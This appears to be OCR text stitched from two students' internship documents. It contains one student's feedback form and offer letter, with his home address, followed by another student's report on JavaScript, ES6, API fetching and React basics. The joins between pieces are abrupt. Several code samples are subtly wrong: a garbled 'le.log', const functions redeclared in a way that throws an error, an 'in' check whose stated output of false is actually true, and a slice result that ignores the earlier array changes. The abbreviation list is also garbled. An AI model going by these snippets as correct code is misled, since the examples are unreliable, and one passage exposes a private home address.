
Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 14/04/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.



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Annexure 2

Feedback Form by Industry expert

Student Name: Abhishek maheshbhai Patel Date: 14/4/2023
Work Supervisor: mr. Jignesh Dangi Title: Dot Net Internship
Company/Organization: Zenkins technology
Enrollment No: 190390107025
Internship Address: 914 Fortune Business Hub, science city Rd, Ahmedabad
Dates of Internship: From 23/01/2023 to 14/4/2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives				✓
Produces high quality work and accepts responsibility				✓
Uses technical knowledge and expertise				✓
Analyzes problems effectively				✓
Communicates well and writes effectively				✓

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent):

Additional comments, if any:

Jignesh Dangi
Signature of Industry person with name and Stamp

Signature of the Faculty Mentor

OFFER LETTER

ZENKINS TECHNOLOGIES PRIVATE LIMITED
Corporate Identity Number: U72900GJ2022PTC131177
(A): 914, Fortune Business Hub, Science City Rd, Thaltej,
Ahmedabad -380060 (India)
(T): +91 70690 18504
(W): https://zenkins.com

Date: Saturday, 24 December 2022

To,

PATEL ABHISHEK

78, Ashadeep Society, Detroj Road, Kadi, Ta - Kalol,

Dist Mahesanas Gujarat India - 382715

Sub: Regarding your internship in our Company

Dear **Abhishek,**

We would like to confirm that your application for an internship for the position of **.NET Developer** in the Software Department has been accepted. Here are the terms of the internship while working with the Company:

1. Duration of the internship will be **12 weeks** (Tentative starting date **23 Jan 2023**).
2. You will be designated as a "Trainee"
3. You will not be entitled or any other benefits from the company during this tenure.
4. Your performance will be evaluated from time to time, and based on this, your incentives will be decided.
5. During the internship, you are expected to abide Code of Conduct prescribed by the Company for employees.
6. You should note that any information and data collected from you during your internship should be always kept confidential.

You are requested to submit your acceptance to the terms mentioned above as confirmation of your internship.

During your internship, the concentration will be on helping you understand the theoretical concepts with their practicality and implications to help you connect your classroom knowledge and on-field experience. We will be happy to train you to learn new skills which are extremely helpful in the professional setting.

Given below is the address where you must report for the internship. (For now, it is remote, no need to report)

Address: ZENKINS TECHNOLOGIES PRIVATE LIMITED Ahmedabad.

Once again, congratulations to you on your selection, and all the best for your endeavors.

For, ZENKINS TECHNOLOGIES PRIVATE LIMITED

Bhumika Darji

Vice President of Human Resources

zenkins

Page 1 of 1

INTERNSHIP AT

INFOLABZ IT SERVICES PVT. LTD.

AN INTERNSHIP REPORT

Submitted by

Meet Vishnubhai Adalaja

200390107066

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at INFOLABZ IT SERVICES PVT. LTD.** has been carried out by **Meet Vishnubhai Adalaja** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Sign	Sign
Prof.	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

INFOLABZ IT SERVICES PVT. LTD.

WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 200390807066
Semester: 7th, Computer Engineering
S. P. B. Patel Engineering College

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Meet V Adalaja.

In this internship tenure, we have covered the fundamentals of JS And ES6. We have also worked on the React framework along with API integration and developed an API-based React application.

We wish Meet V Adalaja all the best for future endeavors.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

+91 8888862862
+91 8141236862

info@infolabz.in
www.infolabz.in

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We here by declare that the Internship / Project report submitted along with the Internship entitled **Internship at INFOLABZ IT SERVICES PVT. LTD.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. _____** & **CHINTAN NAGRECHA** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
Meet Vishnubhai Adalaja	_____

ACKNOWLEDGMENT

While conducting the internship on **Dynamic web page designing using React**, innumerable people have given me various suggestions and opinions. I have tried to incorporate all those suggestions which are really relevant in preparing my final report. I think it is essential to thank all those who have contributed and helped me throughout the duration of the project.

I pay my immense gratitude to Faculty of "**Saffrony Institute Of Technology**" for his continuous and deliberate discussion on the topic and indeterminable burden taken by him in helping us throughout conducting the internship.

I would like to extend heartiest thanks to **MR. CHINTAN NAGRECHA,** Director at **INFOLABZ IT SERVICES PVT. LTD.** for supporting me during the internship period. He guided me all the time and motivated me within his busy schedule.

Finally, I am thankful to all the people who willingly responded to the questionnaire and their contribution has been invaluable. This internship would not have been completed without their participation.

I am pleased to state that the whole report is just the presentation of the facts that have been found during the internship work through different sources and its each sentence is an exact representation of the information obtained and the analysis there for. We hope that we have manifested our sincere attempts to represent all the information and other things to the best of our ability.

Abstract

This report contains the work done by the **Meet Vishnubhai Adalaja** at ***INFOLABZ IT SERVICES PVT. LTD.***, *focusing on Dynamic Web Page* Design using React. It sheds light on the author's contributions during the internship, highlighting their journey through web design exploration.

Throughout the internship, the author immersed themselves in React-based dynamic web page creation. Leveraging React's interactive approach and component-based structure, they gained hands-on experience in designing adaptable web interfaces.

The report showcases practical applications of learned concepts. The author adeptly handled component composition, state management, and data flow within the React ecosystem. Utilizing React's capabilities, they transformed static designs into responsive, engaging web pages.

Real-world projects refined their skills in crafting user-friendly web experiences, including fetching dynamic data from APIs. This enriched the internship, enhancing the dynamic nature of the web pages they created.

In summary, the internship empowered the author's proficiency in Dynamic Web Page Design using React. With expertise in component-based design, state management, and dynamic data integration, they're poised to drive web design innovation. This journey equips them to merge creativity with technical finesse, shaping the evolving web design landscape.

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Abbreviations

1. JSX: JavaScript XML
2. DOM: Document Object Model
3. API: Application Programming Interface
4. UIU: ser Interface
5. CSS: Cascading Style Sheets
6. SPA: Single Page Application
7. CRUD: Create, Read, Update, Delete
10. SSR: Server-Side Rendering
11. SEO: Search Engine Optimization
12. VDOM: Virtual DOM
13. AJAX: Asynchronous JavaScript and XML
14. HTTP: Hypertext Transfer Protocol
15. JSON: JavaScript Object Notation

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Chapter 1. INTRODUCTION

1.1 COMPANY PROFILE AND VISION

Established in 2016, incorporation with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make it's own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services etc.

In the span of seven years, we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hard-working developers. Our developers who are always willing to take new challenges and looking forward to learn new things, are heart of this company.

Our objective is to sustain with exponential growth in IT industry. Our mission is to deliver the best with top notch quality every quarter and vision is to develop a product with one of its kind concepts which could be used by millions of people.

1.2 INTRODUCTION TO JS

JavaScript, commonly referred to as JS, is a versatile and widely adopted programming language primarily employed to enhance web pages' interactivity and dynamism. It empowers developers to create a wide range of advanced functions, such as handling user input validation, making asynchronous requests to servers for dynamic content updates without page reloads (Ajax), implementing interactive maps, charts, and graphs, developing browser-based games, and even building full-fledged web applications with frameworks like React, Angular, and Vue. Furthermore, its ability to manipulate HTML and CSS, interact with APIs, and manage browser events makes JavaScript an indispensable tool in shaping the dynamic and feature-rich landscape of the modern web.

1.3 INTRODUCTION TO ES6

ES6, short for ECMAScript 2015, is a significant update to the JavaScript programming language that introduced a host of new features and improvements aimed at making code more concise, readable, and powerful. It brought advancements such as arrow functions for cleaner syntax, block-scoped variables using 'let' and 'const' to prevent variable hoisting issues, template literals for more expressive string interpolation, enhanced object syntax with shorthand methods and computed property names, and the 'class' keyword for more structured object-oriented programming.
Additionally, ES6 introduced features like destructuring for extracting values from objects and arrays, default function parameters, rest and spread operators for easier array manipulation, and the 'Promise' object for handling asynchronous operations more efficiently.
These modern features significantly elevated the capabilities and maintainability of JavaScript code, allowing developers to write more organized and efficient applications.

1.4 OBJECTS

objects are complex data types that allow you to store and organize data in a key-value pair format. Objects are widely used in JavaScript to represent real-world entities, data structures, and more.

```
<script>
    // Creating an object representing a person
    const person = {
        firstName: 'John',
        lastName: 'Doe',
        age: 25,
        isStudent: false,
        hobbies: ['reading', 'painting', 'gardening'],
        address: {
            street: '123 Main St',
            city: 'Anytown',
            state: 'CA',
            zipCode: '12345'
        }
    };

    // Accessing values using dot notation
    console.log(person.firstName); // Output: John
    console.log(person.age);       // Output: 25

    // Accessing values using bracket notation
    console.log(person['lastName']); // Output: Doe
    console.log(person['hobbies']);  // Output: ['reading', 'painting', 'gardening']

    // Accessing values of nested objects
    console.log(person.address.city); // Output: Anytown
    le.log("isStudent" in person); // Output: false

</script>
```

Fig 1.4.1 Access object using different notation

Chapter 2. FUNCTIONS

2.1 JS FUNCTIONS AND ARROW FUNCTIONS

2.1.1 JavaScript Functions:

Functions in JavaScript can be used for various purposes, such as code reusability and modularity. They can be defined using the function keyword or as function expressions. Function declarations are hoisted, which means they can be called before they're defined in the code.

2.1.2 Arrow Functions:

Arrow functions provide a more concise syntax compared to regular function expressions. They are especially popular when working with React components because they automatically capture the surrounding this value, eliminating the need for explicit binding.

```
<script>
    // Function declaration
    function greet(name) {
        return `Hello, ${name}!`;
    }

    // Function expression
    const add = function (a, b) {
        return a + b;
    };

    // Invoking functions
    console.log(greet('Alice')); // Output: Hello, Alice!
    console.log(add(3, 5));      // Output: 8


    // Arrow function with parameters
    const greet = (name) => {
        return `Hello, ${name}!`;
    };

    // Arrow function with implicit return
    const add = (a, b) => a + b;

    // Arrow function with no parameters
    const sayHello = () => "Hello there!";

    // Invoking arrow functions
    console.log(greet('Bob'));    // Output: Hello, Bob!
    console.log(add(4, 6));       // Output: 10
    console.log(sayHello());      // Output: Hello there!
</script>
```

Fig 2.1.2.1 Arrow Functions

2.2 ASYNC FUNCTIONS

An async function is defined using the async keyword before the function keyword. It allows you to use the await keyword inside the function to pause the execution until a Promise is resolved.

Usage:

Async functions are especially useful when dealing with asynchronous operations, such as fetching data from a server, reading files, or making API calls.

Syntax:

```
async function myAsyncFunction () {
  try {
    const result = await somePromise;
    // Do something with the result
  } catch (error) {
    // Handle errors
  }
}
```

```
<script>
    async function fetchData() {
        try {
            const response = await fetch('https://api.example.com/data');
            const data = await response.json();
            return data;
        } catch (error) {
            console.error('Error fetching data:', error);
            throw error;
        }
    }

    fetchData()
        .then(data => {
            console.log('Fetched data:', data);
        })
        .catch(error => {
            console.error('Error:', error);
        });
</script>
```

Fig 2.2.1 Use of Async functions

In this example, the fetchData async function uses the await keyword to pause the execution until the fetch Promise is resolved. This makes the code more readable and easier to follow compared to using callbacks or chaining .then() methods.

2.3 LATEST BITCOIN PRICE USING API

The core implementation of this task can be summarized in the following steps:

1. Fetching Data from the API: I used the fetch() function in conjunction with the async/await syntax to asynchronously fetch data from the CoinDesk API. The API endpoint https://api.coindesk.com/v1/bpi/currentprice.json was used to retrieve the current price of Bitcoin. The await keyword ensured that the script waited for the API response before proceeding.
2. Parsing JSON Response: Once the API response was received, the .json() method was called on the Response object to parse the JSON data. This operation transformed the response data into a JavaScript object that could be easily manipulated and accessed.
3. Extracting and Displaying Data: The relevant price data was extracted from the parsed JSON object. In this case, the price of Bitcoin in USD was accessed using the property path myobject["bpi"]["USD"]["rate"]. The extracted price was then directly displayed on the HTML page using the document.write() method.

Code:

```
<script>
    async function load(){
        let url = "https://api.coindesk.com/v1/bpi/currentprice.json";
        let myobject =  await (await fetch(url)).json();
        document.write(myobject["bpi"]["USD"]["rate"]);
    }
    load();
</script>
```

Fig 2.3.1 Code of Bitcoin price using API

Output:

Fig 2.3.2 Output of Bitcoin price using API

Chapter 3. DATA FETCHING FROM API

3.1 COVID API – Data fetching and mapping

As part of my internship, I had the opportunity to work with external data sources and APIs to gather and present real-time information. One of the projects I worked on involved fetching COVID-19 data using an API and mapping the relevant information for visualization. Here's an overview of the process:

1. API Selection

I selected a suitable COVID-19 API that provides accurate and up-to-date statistics related to the pandemic. For instance, I used the COVID-19 India API (`https://data.covid19india.org/data.json`) to retrieve data specific to India.

2. Fetching Data

I used JavaScript's `fetch()` function, coupled with the `async/await` syntax, to make an asynchronous request to the chosen API endpoint. This allowed me to retrieve JSON-formatted data containing COVID-19 statistics.

3. Parsing JSON Data

After fetching the data, I used the `.json()` method to parse the JSON response. This transformed the response into a structured JavaScript object that I could work with easily.

4. Mapping Data

With the parsed data at hand, I implemented data mapping techniques to extract the relevant information. I iterated through the data and selected key details such as dates, daily confirmed cases, daily deceased cases, and daily recovered cases. This step involved utilizing loops or array methods to access specific fields within the data.

5. Data Visualization or Display

Depending on the project's requirements, I then used this mapped data for visualization or display purposes. I could create dynamic charts, tables, or graphs to represent the COVID-19 statistics. For instance, I might have used libraries like Chart.js or D3.js to create interactive visualizations.

6. Additional Logic or Filtering

In some cases, I implemented additional logic to filter or highlight specific data points based on certain criteria. For example, I could identify days with a significant increase in cases and visually differentiate them.

7. Error Handling

Robust error handling was an essential aspect of this process. I implemented mechanisms to handle potential errors during data fetching, parsing, or mapping. This ensured that the application behaved gracefully even when API responses were unavailable or unexpected.

8. Updating Data

To keep the data current, I implemented mechanisms for periodic or user-triggered data updates. This might involve refreshing the data at regular intervals or allowing users to manually trigger a refresh.

Code:

```
<script>
    async function load(){
        let url = "https://data.covid19india.org/data.json";
        let myobject = await (await fetch(url)).json();
        var days=0;
        document.write(myobject["cases_time_series"][0]["date"]+"<br>");
        document.write("Total Number of Days : "+myobject["cases_time_series"].length);
        document.write("<table border='1' width='100%'>");
        for(var i=0;i<myobject["cases_time_series"].length;i++){
            if(myobject["cases_time_series"][i]["dailyconfirmed"]>=100000){
                document.write("<tr style='color:red'><td>"+myobject["cases_time_series"][i]["date"]+
                "</td><td>"+myobject["cases_time_series"][i]["dailyconfirmed"]+
                    "</td><td>"+myobject["cases_time_series"][i]["dailydeceased"]+
                        "</td><td>"+myobject["cases_time_series"][i]["dailyrecovered"]+
                            "</td></tr>");
                days = days+1;
            }
            else{
                document.write("<tr><td>"+myobject["cases_time_series"][i]["date"]+
                "</td><td>"+myobject["cases_time_series"][i]["dailyconfirmed"]+
                    "</td><td>"+myobject["cases_time_series"][i]["dailydeceased"]+
                        "</td><td>"+myobject["cases_time_series"][i]["dailyrecovered"]+
                            "</td></tr>");
            }

        }
        document.write("</table>");
        document.write("Total number of days with more than 1 lac cases :"+days);
    }
    load();
</script>
```

Fig 3.1.1 Code of Covid API

Output:

1 April 2021	81,466	468	58,984
2 April 2021	90,021	713	44,178
3 April 2021	85,984	551	60,078
4 April 2021	1,03,738	477	53,605
5 April 2021	96,982	446	39,100
6 April 2021	1,17,100	630	49,731
7 April 2021	1,26,789	685	60,177
8 April 2021	1,31,968	802	61,629
9 April 2021	1,40,649	773	77,265
10 April 2021	1,52,849	839	59,028

Table 3.1.2 Output of Covid API

Chapter 4. FORM, TABLE AND ARRAY

4.1 FORM TO TABLE

```
<!DOCTYPE html>
<html>

<head>
    <style>
        table {
            border-collapse: collapse;
            width: 50%;
            margin: auto;
            margin-top: 20px;
        }

        th,
        td {
            border: 1px solid black;
            padding: 8px;
            text-align: center;
        }
    </style>
</head>

<body>
    <form id="dataForm">
        <label for="name">Name:</label>
        <input type="text" id="name" name="name"><br><br>
        <label for="age">Age:</label>
        <input type="number" id="age" name="age"><br><br>
        <button type="button" onclick="addData()">Add Data</button>
    </form>

    <table id="dataTable">
        <tr>
            <th>Name</th>
            <th>Age</th>
        </tr>
    </table>

    <script>
        function addData() {
            const nameInput = document.getElementById("name");
            const ageInput = document.getElementById("age");

            const name = nameInput.value;
            const age = ageInput.value;

            if (name && age) {
                const table = document.getElementById("dataTable");
                const newRow = table.insertRow(-1);

                const nameCell = newRow.insertCell(0);
                const ageCell = newRow.insertCell(1);

                nameCell.textContent = name;
                ageCell.textContent = age;

                nameInput.value = "";
                ageInput.value = "";
            }
        }
    </script>
</body>

</html>
```

Fig 4.1.1 Code of Form to Table



Fig 4.1.2 Interface of Form

Output:

Name	Age
Meet	20
Harry Potter	500
Ram	10000000
Jayesh	15

Table 4.1.3 Output table of form

4.2 JS ARRAYS

Arrays are a fundamental data structure in JavaScript that allow you to store and manipulate multiple values in a single variable. They are commonly used to hold collections of similar or related data.

Creating Arrays

You can create an array using square brackets `[]`. You can fill the array with any combination of values, including numbers, strings, objects, and even other arrays.

```
<script>
    const numbers = [1, 2, 3, 4, 5];
    const fruits = ['apple', 'banana', 'orange'];
    const mixedData = [42, 'hello', true, null];
    const nestedArray = [[1, 2], [3, 4]];
</script>
```

Fig 4.2.1 Array initialization

Accessing Array Elements

Array elements are accessed using their index, starting from 0 for the first element.

```
<script>
    console.log(numbers[0]);      // Output: 1
    console.log(fruits[1]);       // Output: banana
    console.log(mixedData[2]);    // Output: true
    console.log(nestedArray[0][1]); // Output: 2

</script>
```

Fig 4.2.2 Accessing array elements

Array Methods

JavaScript arrays come with a variety of built-in methods that allow you to manipulate, add, remove, and perform various operations on array elements.

```
<script>
    numbers.push(6);          // Adds 6 to the end of the numbers array
    fruits.pop();             // Removes the last element (orange) from fruits
    fruits.unshift('grape');  // Adds 'grape' to the beginning of fruits
    numbers.splice(2, 1);     // Removes 1 element from index 2 in numbers
    const slicedArray = fruits.slice(1, 3); // Returns a new array with elements 'banana' and 'orange'
</script>
```

Fig 4.2.3 Various methods to manipulate array

Array Length

You can get the length of an array using the `length` property.

```
<script>
    console.log(numbers.length); // Output: 5
</script>
```

Fig 4.2.4 Get array length

Iterating Over Arrays

You can use loops to iterate over array elements.

```
for (let i = 0; i < numbers.length; i++) {
    console.log(numbers[i]);
}

fruits.forEach(fruit => {
    console.log(fruit);
});
```

Fig 4.2.5 Iteration of Array

Array Manipulation

Arrays can be sorted, reversed, and joined.

```
const sortedNumbers = numbers.sort((a, b) => a - b);
const reversedFruits = fruits.reverse();
const joinedFruits = fruits.join(', '); // Converts array to a string with elements separated by commas
```

Fig 4.2.6 Array manipulation

Chapter 5. ASSIGNMENT 1

5.1 COVID DATA SEARCH

API: https://data.covid19india.org/data.json

```
<!DOCTYPE html>
    <body>
        <script>
            function check(form){
                var uname = form.dt.value;

                async function load(){
                    let url = "https://data.covid19india.org/data.json";
                    let obj = await (await fetch(url)).json();
                    for(var i=0;i<obj["cases_time_series"].length;i++){
                        if(uname==obj["cases_time_series"][i]["date"]){
                            document.getElementById("msg").innerHTML = "<table
border='1'                                                  width='500px'><tr><td>NEW
CASES</td><td>"+obj["cases_time_series"][i]["dailyconfirmed"]+"</td></tr><tr><
td>NEW
DEATHS</td><td>"+obj["cases_time_series"][i]["dailydeceased"]+"</td></tr></tab
le>";
                            break;
                        }
                    }
                }
                load();
            }
        </script>
        <form>
            Date : <input type="text" name="dt">
            <input type="submit" onclick="check(this.form); return false;" />
        </form>
        <p id="msg"></p>
    </body>
</html>
```

Interface:

Fig 5.1.1 Interface of fetching Covid data

Output:

NEW CASES	1667
NEW DEATHS	40

Table 5.1.2 Output of covid data search

5.2 MUTUAL FUND API

API: https://api.mfapi.in/mf

```
<!DOCTYPE html>
<html>

<head>
</head>

<body>
    <h1>Mutual Fund Scheme Lookup</h1>

    <label for="schemeCode">Enter Scheme Code:</label>
    <input type="text" id="schemeCode">
    <button id="searchButton">Search</button>

    <p id="result"></p>

    <script>
        const searchButton = document.getElementById("searchButton");
        const schemeCodeInput = document.getElementById("schemeCode");
        const resultElement = document.getElementById("result");

        searchButton.addEventListener("click", async () => {
            const schemeCode = schemeCodeInput.value;

            if (schemeCode.trim() === "") {
                resultElement.textContent = "Please enter scheme code.";
            } else {
                resultElement.textContent = "";

                try {
                                                    const    response    =    await
fetch(`https://api.mfapi.in/mf/${schemeCode}`);
                    const data = await response.json();

                    if (data.error) {
                        resultElement.textContent = "Scheme not found.";
                    } else {
                                        resultElement.textContent  =  `Scheme  Name:
${data.meta.scheme_name}`;
                    }
                } catch (error) {
                  resultElement.textContent = "An error occurred while fetching
data.";
                }
            }
        });
    </script>
```

```
</body>

</html>
```

Interface:



Fig 5.2.1 Interface of Mutual Fund web application using API

Output:

Fig 5.2.2 Output of Mutual Fund web application using API

Chapter 6. INTRODUCTION TO REACT

6.1 REACT ENVIRONMENT SETUP (Node JS installation)

Setting up a React development environment involves installing Node.js and using its package manager, npm, to manage and create React applications. Here's a step-by-step guide to setting up your React development environment by installing Node.js:

1. Install Node.js
   - Visit the official Node.js website: https://nodejs.org/
   - Download the LTS (Long Term Support) version for your operating system (Windows, macOS, or Linux).
   - Run the installer and follow the installation prompts. Node.js includes npm, the package manager you'll use to manage your React projects.

2. Verify Installation
   - Open a terminal (Command Prompt on Windows or Terminal on macOS/Linux).
   - Type the following commands and press Enter after each:

```
node -v
npm -v
```

   - If the versions of Node.js and npm are displayed, the installation was successful.

3. Create a React App
- With Node.js and npm installed, you can create a new React application using a tool called `create-react-app`.
- In your terminal, run the following command to globally install `create-react-app`:

```
npm install -g create-react-app
```

- Once the installation is complete, you can create a new React app by running:

```
npx create-react-app my-react-app
```

Replace `my-react-app` with the name you want to give to your project.

4. Navigate to the Project
   - Change to the newly created project directory using:

```
cd my-react-app
```

5. Start the Development Server
   - Inside your project directory, start the development server with:

```
npm start
```

   - This will start a local development server and open your new React app in a web browser.

Fig 6.1.1 Initial interface of React App

6.2 FIRST REACT APP

1. Install Node.js
   Make sure we have Node.js installed by following the instructions mentioned earlier.

2. Create the React App
   Open our terminal and run the following command to create a new React app:
   npx create-react-app my-first-react-app

   Replace `my-first-react-app` with your desired app name.

3. Navigate to the Project
   Change to the app's directory:
   cd my-first-react-app

4. Edit `src/App.js
   Open the `src/App.js` file in your preferred code editor. Replace its contents with the following code:

```
import React from 'react';

function App() {
  return (
    <div>
      <h1>Hello World</h1>
    </div>
  );
}

export default App;
```

Fig 6.2.1 Code of First React app

5. Start the Development Server
Start the development server and open the app in a web browser:
npm start

Our browser will automatically open with the "Hello World" message displayed.

Fig 6.2.1 First program using React

Congratulations! We've created our first React app with a "Hello World" message. we can now modify the `App` component and explore more React features, like creating additional components, managing state, handling events, and more.

6.3 FUNCTIONAL AND CLASS COMPONENTS

In React, there are two primary ways to define components: functional components and class components. Each has its own syntax and use cases.

Functional Components:
Functional components are JavaScript functions that return JSX (JavaScript XML) to define the UI of the component. They are simpler and more concise compared to class components, and they don't have their own internal state or lifecycle methods (until the introduction of React Hooks). Functional components are the preferred way of writing components in modern React applications.

Example of a functional component:

```
import React from 'react';

function FunctionalComponent(props) {
  return (
    <div>
      <h1>{props.title}</h1>
      <p>{props.content}</p>
    </div>
  );
}

export default FunctionalComponent;
```

Fig 6.3.1 Functional component

Class Components:
Class components are ES6 classes that extend the `React.Component` class. They can have their own state, lifecycle methods, and class properties. While functional components are recommended for most scenarios, class components are still useful in cases where you need to manage local state or use lifecycle methods.

Example of a class component:

```
import React, { Component } from 'react';

class ClassComponent extends Component {
  render() {
    return (
      <div>
        <h1>{this.props.title}</h1>
        <p>{this.props.content}</p>
      </div>
    );
  }
}

export default ClassComponent;
```

Fig 6.3.2 Class component

Differences and Use Cases
